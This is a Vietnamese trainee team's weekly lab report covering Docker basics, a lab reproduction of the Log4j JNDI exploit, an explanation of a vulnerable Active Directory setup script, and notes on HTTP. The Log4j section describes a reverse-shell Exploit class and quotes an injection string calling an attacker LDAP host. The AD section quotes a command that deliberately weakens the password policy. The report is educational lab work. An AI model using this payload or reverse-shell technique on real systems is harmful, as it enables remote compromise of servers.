VNCERT   
Công việc của nhóm thực hành trong 20/2/2023 đến 24/2/202

MỤC LỤC

[DANH MỤC HÌNH VẼ 2](#_Toc128233176)

[I. TÓM TẮT VIỆC ĐÃ LÀM 3](#_Toc128233177)

[1.1. Công Việc Đã Thực Hiện 3](#_Toc128233178)

[1.2. Công Việc Thực Hiện Trong Tuần Tới 3](#_Toc128233179)

[1.3. Bảng nhiệm vụ 3](#_Toc128233180)

[II. DOCKER 4](#_Toc128233181)

[2.1. Khái niệm về Docker 4](#_Toc128233182)

[2.2. Lợi ích của Docker 4](#_Toc128233183)

[2.3. Một số khái niệm khác 5](#_Toc128233184)

[2.4. Dockerfile 6](#_Toc128233185)

[2.5. Syntax của Docker 6](#_Toc128233186)

[2.6. Câu lệnh hay dùng 7](#_Toc128233187)

[III. KHAI THÁC LỖ HỔNG LOG4J 8](#_Toc128233188)

[3.1. Khái Niệm Và Lỗ Hổng Của Log4j 8](#_Toc128233189)

[3.2. Xây Dựng Mô Hình Khai Thác 9](#_Toc128233190)

[3.3. Phân Tích Mã Nguồn 9](#_Toc128233191)

[3.4. Xây Dựng Tiến Hành Khai Thác 11](#_Toc128233192)

[3.4.1. Dựng web vuln 11](#_Toc128233193)

[3.4.2. Dựng ldap server 12](#_Toc128233194)

[3.4.3. Tiến hành khai thác 12](#_Toc128233195)

[IV. GIẢI THÍCH MỘT SỐ FUNCTION AD-VULN 14](#_Toc128233196)

[V. KHÁI NIỆM VỀ GIAO THỨC HTTP, DNS, DHCP 18](#_Toc128233197)

[5.1. Giao Thức HTTP 18](#_Toc128233198)

[5.1. Giao Thức DNS 19](#_Toc128233199)

[5.2. Giao Thức DHCP 19](#_Toc128233200)

# DANH MỤC HÌNH VẼ

[Hình 2. 1 Quá trình thực hiện Docker 5](#_Toc128233175)

[Hình 3. 1 Mô hình khai thác Log4j 9](#_Toc128233158)

[Hình 3. 2 Cấu hình file POM 9](#_Toc128233159)

[Hình 3. 3 Đoạn code có thể thực thi mã độc 10](#_Toc128233160)

[Hình 3. 4 Đoạn Code độc hại 11](#_Toc128233161)

[Hình 3. 5 ubuntu20: Dockerfile xây dựng web 11](#_Toc128233162)

[Hình 3. 6 Dựng web vuln thành công 11](#_Toc128233163)

[Hình 3. 7 xây dựng ldap server 12](#_Toc128233164)

[Hình 3. 8 Complie mã độc 12](#_Toc128233165)

[Hình 3. 9 Dựng http server 12](#_Toc128233166)

[Hình 3. 10 Hacker lắng nghe ở cổng 9001 12](#_Toc128233167)

[Hình 3. 11 LDAP chuyển hướng tới nơi lưu byte code độc hại 13](#_Toc128233168)

[Hình 3. 12 Web vuln tải bytecode độc hại 13](#_Toc128233169)

[Hình 4. 1 function Invoke-VulnAD 14](#_Toc128233170)

[Hình 4. 2 Global 16](#_Toc128233171)

[Hình 4. 3 Gán dữ liệu 17](#_Toc128233172)

[Hình 4. 4 Function ShowBanner 17](#_Toc128233173)

[Hình 4. 5 Function VulnAD-GetRandom 17](#_Toc128233174)

# TÓM TẮT VIỆC ĐÃ LÀM

## Công Việc Đã Thực Hiện

* + 1. Tìm hiểu về Docker và sử dụng vào trong xây dựng website dính lỗ hổng Log4j
    2. Hiểu và xây dựng được mô hình khai thác Log4j
    3. Tìm hiểu khai niệm của AD cũng như giải thích một vài nội dung của fuction
    4. Đã cài thành công wordpress

## Công Việc Thực Hiện Trong Tuần Tới

* + 1. Tìm hiểu về Recon
    2. Xây dựng các kịch bản tấn công dựa vào đó kết hợp với splunk để giám sát và đọc log

## Bảng Nhiệm Vụ

|  |  |  |
| --- | --- | --- |
| LÂM ANH | DUNG | ĐỨC |
| - Tìm hiểu về syntax docker  và Các câu lệnh hay dùng  - Tạo một docker image có thể thực thi file php  - code website đơn dùng maven  - kết hợp với long phân tích và triễn khai xây dựng mô hình tấn công log4j | - Cài đặt kali linux  - Tìm hiểu các giao thức http, dns, dhcp  - cấu hình splunk liên kết để giám sát một trang web nhất định (sẽ được đức cấu hình) | - Xây dựng website wordpress dính các lỗ hổng cơ bản  - kết hợp với dung để đọc log  - phân tích các function tạo lỗ hổng của AD |

# DOCKER

## Khái Niệm Về Docker

Docker là một nền tảng cho developers và sysadmin để develop, deploy và run application với container. Nó cho phép tạo các môi trường độc lập và tách biệt để khởi chạy và phát triển ứng dụng và môi trường này được gọi là container. Khi cần deploy lên bất kỳ server nào chỉ cần run container của Docker thì application của bạn sẽ được khởi chạy ngay lập tức.

Việc setup và deploy application lên một hoặc nhiều server rất vất vả từ việc phải cài đặt các công cụ, môi trường cần cho application đến việc chạy được ứng dụng chưa kể việc không đồng nhất giữa các môi trường trên nhiều server khác nhau. Chính vì lý do đó Docker được ra đời để giải quyết vấn đề này

## Lợi Ích Của Docker

1. Không như máy ảo Docker start và stop chỉ trong vài giây.
2. Bạn có thể khởi chạy container trên mỗi hệ thống mà bạn muốn.
3. Container có thể build và loại bỏ nhanh hơn máy ảo.
4. Dễ dàng thiết lập môi trường làm việc. Chỉ cần config 1 lần duy nhất và không bao giờ phải cài đặt lại các dependencies. Nếu bạn thay đổi máy hoặc có người mới tham gia vào project thì bạn chỉ cần lấy config đó và đưa cho họ.
5. Nó giữ cho word-space của bạn sạch sẽ hơn khi bạn xóa môi trường mà ảnh hưởng đến các phần khác.

## Một Số Khái Niệm Khác

Diagram

Description automatically generated

Hình 2. Quá trình thực hiện Docker

**Docker Client:** là cách mà bạn tương tác với docker thông qua command trong terminal. Docker Client sẽ sử dụng API gửi lệnh tới Docker Daemon.

**Docker Daemon:** là server Docker cho yêu cầu từ Docker API. Nó quản lý images, containers, networks và volume.

**Docker Volumes:** là cách tốt nhất để lưu trữ dữ liệu liên tục cho việc sử dụng và tạo apps.

**Docker Registry:** là nơi lưu trữ riêng của Docker Images. Images được push vào registry và client sẽ pull images từ registry. Có thể sử dụng registry của riêng bạn hoặc registry của nhà cung cấp như : AWS, Google Cloud, Microsoft Azure.

**Docker Hub:** là Registry lớn nhất của Docker Images ( mặc định). Có thể tìm thấy images và lưu trữ images của riêng bạn trên Docker Hub ( miễn phí).

**Docker Repository:** là tập hợp các Docker Images cùng tên nhưng khác tags. VD: golang:1.11-alpine.

**Docker Networking:** cho phép kết nối các container lại với nhau. Kết nối này có thể trên 1 host hoặc nhiều host.

**Docker Compose:** là công cụ cho phép run app với nhiều Docker containers 1 cách dễ dàng hơn. Docker Compose cho phép bạn config các command trong file docker-compose.yml để sử dụng lại. Có sẵn khi cài Docker.

**Docker Swarm:** để phối hợp triển khai container.

**Docker Services:** là các containers trong production. 1 service chỉ run 1 image nhưng nó mã hoá cách thức để run image — sử dụng port nào, bao nhiêu bản sao container run để service có hiệu năng cần thiết và ngay lập tức.

## Dockerfile

Dockerfile là file config cho Docker để build ra image. Nó dùng một image cơ bản để xây dựng lớp image ban đầu. Một số image cơ bản: python, unbutu and alpine. Sau đó nếu có các lớp bổ sung thì nó được xếp chồng lên lớp cơ bản. Cuối cùng một lớp mỏng có thể được xếp chồng lên nhau trên các lớp khác trước đó

## Syntax Của Docker

* FROM: Định nghĩa image cơ sở để sử dụng cho container.
* LABEL: Cung cấp metadata cho image. Có thể sử dụng để add thông tin maintainer. Để xem các label của images, dùng lệnh docker inspect.
* RUN: Thực thi các command trong container.
* CMD: Định nghĩa command mặc định để thực thi khi container được khởi động.
* EXPOSE: Chỉ định các cổng mà container sẽ lắng nghe.
* ENV: Thiết lập các biến môi trường cho container.
* WORKDIR: Thiết lập thư mục đang làm việc cho các chỉ thị khác như: RUN, CMD, ENTRYPOINT, COPY, ADD,…
* ADD: Sao chép các file từ host vào trong container.
* COPY: Sao chép các file từ host vào trong container.
* ENTRYPOINT: Định nghĩa command để thực thi khi container được khởi động, tương tự như CMD nhưng không thể ghi đè bằng các option command-line.
* ARG: Định nghĩa giá trị biến được dùng trong lúc build image.
* EXPOSE: Khai báo port lắng nghe của image.
* VOLUME: Định nghĩa các mount point cho các thư mục trong container để chia sẻ dữ liệu với host

## Câu Lệnh Hay Dùng

1. docker run: Khởi chạy một container từ một image
2. docker ps: Hiển thị danh sách các container đang chạy
3. docker stop: Dừng một container đang chạy
4. docker rm: Xóa một hoặc nhiều container
5. docker images: Hiển thị danh sách các images đã được tải về
6. docker rmi: Xóa một hoặc nhiều images
7. docker build: Tạo một image mới từ Dockerfile
8. docker-compose: Quản lý các container, networks và volumes được xác định trong tệp docker-compose.yml
9. docker exec: Chạy một lệnh trong một container đang chạy
10. docker logs [container\_id]: Hiển thị log của một container.
11. docker network ls: Hiển thị danh sách các network đang sử dụng.
12. docker network create [network\_name]: Tạo mới một network.
13. docker network connect [network\_name] [container\_id]: Kết nối một container với một network.
14. docker network disconnect [network\_name] [container\_id]: Ngắt kết nối một container với một network.

# KHAI THÁC LỖ HỔNG LOG4J

## Khái Niệm Và Lỗ Hổng Của Log4j

Log4j là thư viện Java và mặc dù ngôn ngữ lập trình hiện nay ít phổ biến hơn với người tiêu dùng, nhưng vẫn được sử dụng rộng rãi trong nhiều hệ thống doanh nghiệp và ứng dụng web.

Hiện nay, hầu như ứng dụng Java đều sử dụng thư viện Log4j. Log4j đã được phát triển bởi Apache Foundation và được dùng rộng rãi bởi cả ứng dụng dành cho các doanh nghiệp và dịch vụ đám mây.

Các ứng dụng web và các sản phẩm từ Amazon, Cloudflare, Twitter, Apple và Steam đều có khả năng bị tấn công RCE nhắm vào mục tiêu này tính dễ đang dính lỗ hổng bảo mật này.


Apache log4j 2 là module ghi nhật ký dựa trên Java mã nguồn mở và được sử dụng trong nhiều ứng dụng Java trên khắp thế giới. So với bản phát hành log4j 1.X, log4j 2 đã giải quyết được những vấn đề với bản phát hành trước đó và đã cung cấp kiến ​​trúc plugin cho người dùng. Vào ngày 5/8/2015, log4j 2 trở thành phiên bản chính và tất cả người dùng log4j bản trước được khuyến nghị nâng cấp lên log4j 2. Apache log4j 2 đã được sử dụng rộng rãi trong nhiều ứng dụng phần mềm phổ biến, chẳng hạn như Apache Struts, ElasticSearch, Redis, Kafka.

Cơ chế gây lỗi của lỗ hổng này liên quan đến việc sử dụng một phương thức đặc biệt trong thư viện log4j, được gọi là JNDI (Java Naming and Directory Interface). Phương thức này cho phép các ứng dụng Java tìm kiếm và truy cập các đối tượng trong hệ thống của mình thông qua tên định danh duy nhất. Tuy nhiên, việc sử dụng JNDI cũng đồng nghĩa với việc sử dụng các URL để truy cập các tài nguyên trong hệ thống, và điều này có thể dẫn đến lỗ hổng bảo mật.

Cụ thể, lỗ hổng bảo mật trong log4j được gọi là lỗ hổng RCE, được khai thác bằng cách đưa vào các thông điệp log chứa các URL độc hại được giấu trong chúng. Khi thư viện log4j ghi thông điệp log này vào file log hoặc gửi nó đến một máy chủ log từ xa, nó sẽ tự động thực hiện các yêu cầu truy cập đến các URL đó, mà không kiểm tra tính hợp lệ của chúng trước đó. Điều này có thể cho phép tin tặc khai thác lỗ hổng này để thực thi mã độc trên hệ thống mục tiêu.

## Xây Dựng Mô Hình Khai Thác

Dưới đây là một mô hình đơn giản được xây dựng:



Hình 3. Mô hình khai thác Log4j

Trong mô hình trên bao gồm:

* Máy chủ web (ubuntu 20) sử dụng docker để dựng một web java có sử dụng log4j
* Máy chủ LDAP (ubuntu 18) được sử dụng để chứa đoạn mã độc hại

## Phân Tích Mã Nguồn

Như đã phân tích ở mặt khái niệm log4j tồn tại lỗ hổng có thể RCE khi lập trình viên dùng phiên bản dễ bị tấn công trong trường hợp này chúng ta sẽ sử dụng phiên bản 2.14.1.

Text

Description automatically generated

Hình 3. Cấu hình file POM

Đoạn code dưới đây là tính năng đăng nhập nếu nhập đúng thông tin thì sẽ xuất thông báo “Welcome Back Admin” và nếu như nhập sai thông tin thì sẽ ghi log thông tin và đây cũng là đoạn code có thể thực thi mã độc.

Text

Description automatically generated


Hình 3. Đoạn code có thể thực thi mã độc

Đoạn mã Java này định nghĩa một lớp có tên là "Exploit", trong đó có một phương thức khởi tạo. Nếu được gọi, phương thức khởi tạo này sẽ tạo ra một kết nối socket đến một máy chủ từ xa, sau đó thực thi lệnh "/bin/sh" trên máy chủ từ xa bằng cách sử dụng một đối tượng ProcessBuilder.

ProcessBuilder là một lớp trong Java cung cấp cho chúng ta một cách để tạo và thực thi một quy trình (process) mới trên hệ thống. Với ProcessBuilder, chúng ta có thể thực thi các chương trình hoặc lệnh hệ thống như một quy trình con (subprocess) và quản lý các luồng Input/Output của quy trình đó.

Điều này cho phép chúng ta tạo các ứng dụng có khả năng chạy các lệnh hệ thống bên trong chương trình Java của mình. Ngoài ra, ProcessBuilder cũng cho phép chúng ta thực thi các quy trình có thể chạy trên nền tảng khác nhau, như Windows, Linux hay Mac OS.

Sau khi thực thi lệnh, đoạn mã tạo các luồng đầu vào và đầu ra cho quá trình từ xa và đối tượng socket, sau đó bắt đầu một vòng lặp vô hạn. Trong vòng lặp này, các luồng đầu vào và đầu ra sẽ được đồng bộ hóa và dữ liệu từ các luồng đầu vào của quá trình từ xa sẽ được gửi đến đối tượng socket, trong khi dữ liệu từ đối tượng socket sẽ được gửi đến đầu ra của quá trình từ xa.



Hình 3. Đoạn Code độc hại

## Xây Dựng Tiến Hành Khai Thác

### Dựng web vuln

Như đã trình bày ở mô hình khai thác chúng ta sẽ tiến hành xây dựng web vuln bằng Docker và dưới đây là nội dung xây dựng server.

Text

Description automatically generated

Hình 3. ubuntu20: Dockerfile xây dựng web

Tiếp theo ta lần lượt sử dụng docker build và docker run nhằm khởi động web lên và dưới đây là kết quả


Graphical user interface, text, application, chat or text message

Description automatically generated

Hình 3. Dựng web vuln thành công

### Dựng ldap server

Sau khi đã dựng thành công web bị dính lỗ hổng ta tiến hành dựng một LDAP server và ở chúng ta sẽ sử dụng công cụ marshalsec *“https://github.com/mbechler/marshalsec”* nhằm tạo LDAP đơn giản hơn



Hình 3. xây dựng ldap server


Tiếp theo chúng ta sẽ tiến hành complie file Exploit.java để tạo ra bytecode (Exploit.class)

Text

Description automatically generated

Hình 3. Complie mã độc

Khi đã compile thành công chúng ta tiến hành tạo một http server tạm thời nhằm giữ payload để ldap có thể truy cập



Hình 3. Dựng http server

### Tiến hành khai thác

Sau khi đã tiến hành dựng thành công ldap server ở phía hacker sẽ lắng nghe dữ liệu được gửi về khi khai thác thành công.

Text

Description automatically generated

Hình 3. Hacker lắng nghe ở cổng 9001

Nhưđã nói ở phần phân tích source chức năng log của log4j sẽ được thực hiện khi ta tiến hành nhập thông tin đăng nhập với tài khoản và mật khẩu không đúng nên chúng ta sẽ chèn đoạn mã *“${jndi:ldap://192.168.91.132:1389/Exploit}”* nhằm để log4j truy cập đên ldap server và thực thi đối tượng Exploit.

Khi hacker gửi thành công đoạn mã trên thì ở phía ldap server sẽ chuyển tiếp tới cổng 8080 (cổng của http server) để lấy bytecode.



Hình 3. LDAP chuyển hướng tới nơi lưu byte code độc hại

Ở phía http server thông báo là ip của web vuln đã tiến hành lấy bytecode và như vậy chúng ta có thể đoán được rằng đoạn mã đã được thực thi thành công.




Hình 3. Web vuln tải bytecode độc hại

Và đúng như chúng ta phỏng đoán đoạn code độc hại đã được thực thi thành công và hacker đã có thể toàn quyền truy cập với các file, lệnh, etc. với tư cách là người dung root.

Text

Description automatically generated

# GIẢI THÍCH MỘT SỐ FUNCTION AD-VULN



Hình 4. function Invoke-VulnAD

Đầu tiên với param(), chúng ta có hai tham số đầu vào được định nghĩa:

* **$UsersLimit**: Đây là một tham số tùy chọn (không bắt buộc) và mặc định là 100. Tham số này được định nghĩa bằng kiểu dữ liệu int. Tham số này được sử dụng để giới hạn số lượng tài khoản người dùng được tạo ra bởi hàm VulnAD-AddADUser.
* **$DomainName**: Được đánh dấu bắt buộc. Đây là tên miền được truy vấn, và được định nghĩa bằng kiểu dữ liệu string. Tham số này được định nghĩa với một số thuộc tính như sau:
* **Mandatory=**$True: đánh dấu tham số này là bắt buộc, nghĩa là nếu không có giá trị được truyền vào tham số này, hàm sẽ không thực thi và báo lỗi.
* **ValueFromPipeline=$True**: cho phép giá trị của tham số này được truyền vào hàm thông qua pipeline (nếu có). Trong PowerShell, pipeline là một cơ chế cho phép chuyển dữ liệu từ một cmdlet (lệnh) sang cmdlet khác bằng cách sử dụng dấu "|". Khi sử dụng pipeline, kết quả của lệnh đầu tiên sẽ được chuyển đến lệnh tiếp theo để xử lý mà không cần lưu trữ trung gian.
* **ValueFromPipelineByPropertyName=$True**: cho phép giá trị của tham số này được truyền vào hàm thông qua pipeline thông qua tên thuộc tính (nếu có).
* **Position=1**: chỉ định vị trí của tham số này trong danh sách tham số đầu vào của hàm (trong trường hợp không có tên thuộc tính được sử dụng khi gọi hàm). Trong trường hợp này, tham số $DomainName là tham số đầu tiên (position=1).
* Ngoài ra, tham số **$DomainName** cũng được đánh dấu là bắt buộc sử dụng **ValidateNotNullOrEmpty()** để đảm bảo rằng giá trị được truyền vào tham số không được rỗng hoặc null.

Hàm này được sử dụng để thực hiện kiểm tra các lỗ hổng bảo mật trong hệ thống Active Directory (AD) của một miền được chỉ định bởi $DomainName. Cụ thể, hàm thực hiện các bước sau:

* ShowBanner: hiển thị banner thông báo bắt đầu kiểm tra từ function ShowBanner
* **$Global:Domain** = $DomainName: tên miền được lưu trữ trong biến "$DomainName" sẽ được gán cho biến toàn cục "$Global:Domain". Sau đó, biến "$Global:Domain" có thể được sử dụng trong toàn bộ chương trình, bất kể vị trí của mã lệnh, để tham chiếu đến tên miền đã được gán.


Set-ADDefaultDomainPasswordPolicy -Identity $Global:Domain -LockoutDuration 00:01:00 -LockoutObservationWindow 00:01:00 -ComplexityEnabled $false -ReversibleEncryptionEnabled $False -MinPasswordLength 4 : cấu hình chính sách mật khẩu (password policy) của miền (domain) Active Directory. Cụ thể, các tham số sau đây được sử dụng để thiết lập các giá trị cho chính sách mật khẩu của miền được chỉ định:

* 1. Tham số "-Identity $Global:Domain" chỉ định tên của miền mà chính sách mật khẩu sẽ được áp dụng. Ở đây, biến toàn cục "$Global:Domain" được sử dụng để đặt tên miền.
  2. Tham số "-LockoutDuration 00:01:00" chỉ định khoảng thời gian khóa tài khoản người dùng (lockout) sau khi đăng nhập không thành công nhiều lần liên tiếp. Trong trường hợp này, khoảng thời gian là 1 phút.
  3. Tham số "-LockoutObservationWindow 00:01:00" chỉ định khoảng thời gian quan sát (observation window) trong đó hệ thống sẽ đếm số lần đăng nhập không thành công của người dùng trước khi khóa tài khoản. Khoảng thời gian này cũng là 1 phút.
  4. Tham số "-ComplexityEnabled $false" chỉ định rằng chính sách mật khẩu không yêu cầu sử dụng các ký tự đặc biệt hoặc chữ hoa/chữ thường để tạo mật khẩu an toàn.
  5. Tham số "-ReversibleEncryptionEnabled $False" chỉ định rằng mật khẩu không được mã hóa theo chiều ngược lại (reversible encryption), một thuật toán mã hóa không an toàn có thể giúp kẻ tấn công giải mã mật khẩu.
  6. Tham số "-MinPasswordLength 4" chỉ định độ dài tối thiểu của mật khẩu là 4 ký tự.
  7. Khi được thực thi, cmdlet "Set-ADDefaultDomainPasswordPolicy" sẽ áp dụng các giá trị được thiết lập cho chính sách mật khẩu của miền được chỉ định.
* Thêm một số tài khoản người dùng và các nhóm tương ứng vào hệ thống AD bằng các lệnh VulnAD-AddADUser và VulnAD-AddADGroup.
* Kiểm tra các lỗ hổng bảo mật bằng các lệnh VulnAD-BadAcls, VulnAD-Kerberoasting, VulnAD-ASREPRoasting, VulnAD-DnsAdmins, VulnAD-PwdInObjectDescription, VulnAD-DefaultPassword, VulnAD-PasswordSpraying, VulnAD-DCSync, và VulnAD-DisableSMBSigning.




Hình 4. Global

* Gán dữ liệu cho các biến toàn cục




Hình 4. Gán dữ liệu

* Các hàm này được viết để in một chuỗi dưới dạng một phản hồi hoặc một thông báo tới cho người dung, đồng thời có thể in ra một dòng ngang trên chuỗi để tạo hiệu ứng trực quan. Các hàm nhận một tham số đầu vào là **$String** và in ra màn hình thông qua cmd **Write-Host**. Các biến Global được sử dụng để in các dữ liệu tương ứng truocws chuỗi đầu vào **$String**



Hình 4. Function ShowBanner

* Hàm sử dụng các biến toàn cục **$Global:Spacing** và **$Global:SafeBuffer** để tạo ra một banner và in ra màn hình.
* Trong thân hàm, một mảng $banner được khởi tạo với các dòng chứa thông tin về banner, bao gồm tên và tác giả của công cụ.
* Sau đó, hàm sử dụng một vòng lặp để in các dòng trong mảng $banner ra màn hình bằng cách sử dụng cmdlet **Write-Host**. Các dòng này được in ra với màu ngẫu nhiên được lấy từ một danh sách các màu chữ có sẵn ('Green', 'Cyan', 'Yellow', 'gray', 'white').



Hình 4. Function VulnAD-GetRandom

* Hàm **VulnAD-GetRandom** trả về một phần tử ngẫu nhiên từ danh sách đầu vào được cung cấp. Hàm này có thể được sử dụng trong các kịch bản PowerShell để tạo ra các giá trị ngẫu nhiên như tên người dùng, mật khẩu hoặc tên tệp. Hàm này có một tham số đầu vào **$InputList** kiểu mảng để lưu trữ danh sách các phần tử đầu vào mà hàm sẽ chọn ngẫu nhiên.
* Trong thân hàm, hàm sử dụng cmdlet **Get-Random** để chọn một phần tử ngẫu nhiên từ danh sách đầu vào. Tham số **-InputObject** của cmdlet được sử dụng để chỉ định danh sách đầu vào, và kết quả được trả về bởi cmdlet sẽ được hàm **VulnAD-GetRandom** trả về.

# KHÁI NIỆM VỀ GIAO THỨC HTTP, DNS, DHCP

## Giao Thức HTTP

HTTP (Hypertext Transfer Protocol), là một trong những giao thức truyền tải dữ liệu phổ biến nhất trên internet. Nó được sử dụng để truyền tải các trang web, hình ảnh, âm thanh, video và các loại tài liệu khác giữa máy chủ và trình duyệt web.

Cụ thể, khi bạn truy cập một trang web, trình duyệt của bạn sẽ gửi yêu cầu đến máy chủ web thông qua giao thức HTTP. Máy chủ web sẽ trả về nội dung của trang web dưới dạng các tệp tin HTML, CSS, JavaScript và hình ảnh, và trình duyệt sẽ hiển thị các tệp tin đó trên trang web của bạn.

HTTP cũng được sử dụng để gửi và nhận dữ liệu giữa các ứng dụng trên internet. Nó là một trong những thành phần quan trọng của cơ sở hạ tầng internet và được sử dụng rộng rãi trong các ứng dụng web, di động, IoT, đám mây, và nhiều lĩnh vực khác.

Các tính năng:

* + 1. Giao thức không trạng thái: HTTP không lưu trạng thái của một phiên truy cập. Mỗi yêu cầu HTTP được xử lý độc lập và không ảnh hưởng đến các yêu cầu khác.
    2. Giao thức dựa trên yêu cầu/phản hồi: HTTP sử dụng mô hình yêu cầu/phản hồi để truyền tải các thông tin giữa máy khách và máy chủ.
    3. Phương thức yêu cầu đa dạng: HTTP hỗ trợ nhiều phương thức yêu cầu như GET, POST, PUT, DELETE, v.v. để truyền tải các thông tin giữa máy khách và máy chủ.
    4. Định dạng dữ liệu: HTTP sử dụng định dạng dữ liệu siêu văn bản (HTML) để truyền tải các trang web và tài nguyên khác trên Internet.
    5. Thành phần của giao thức
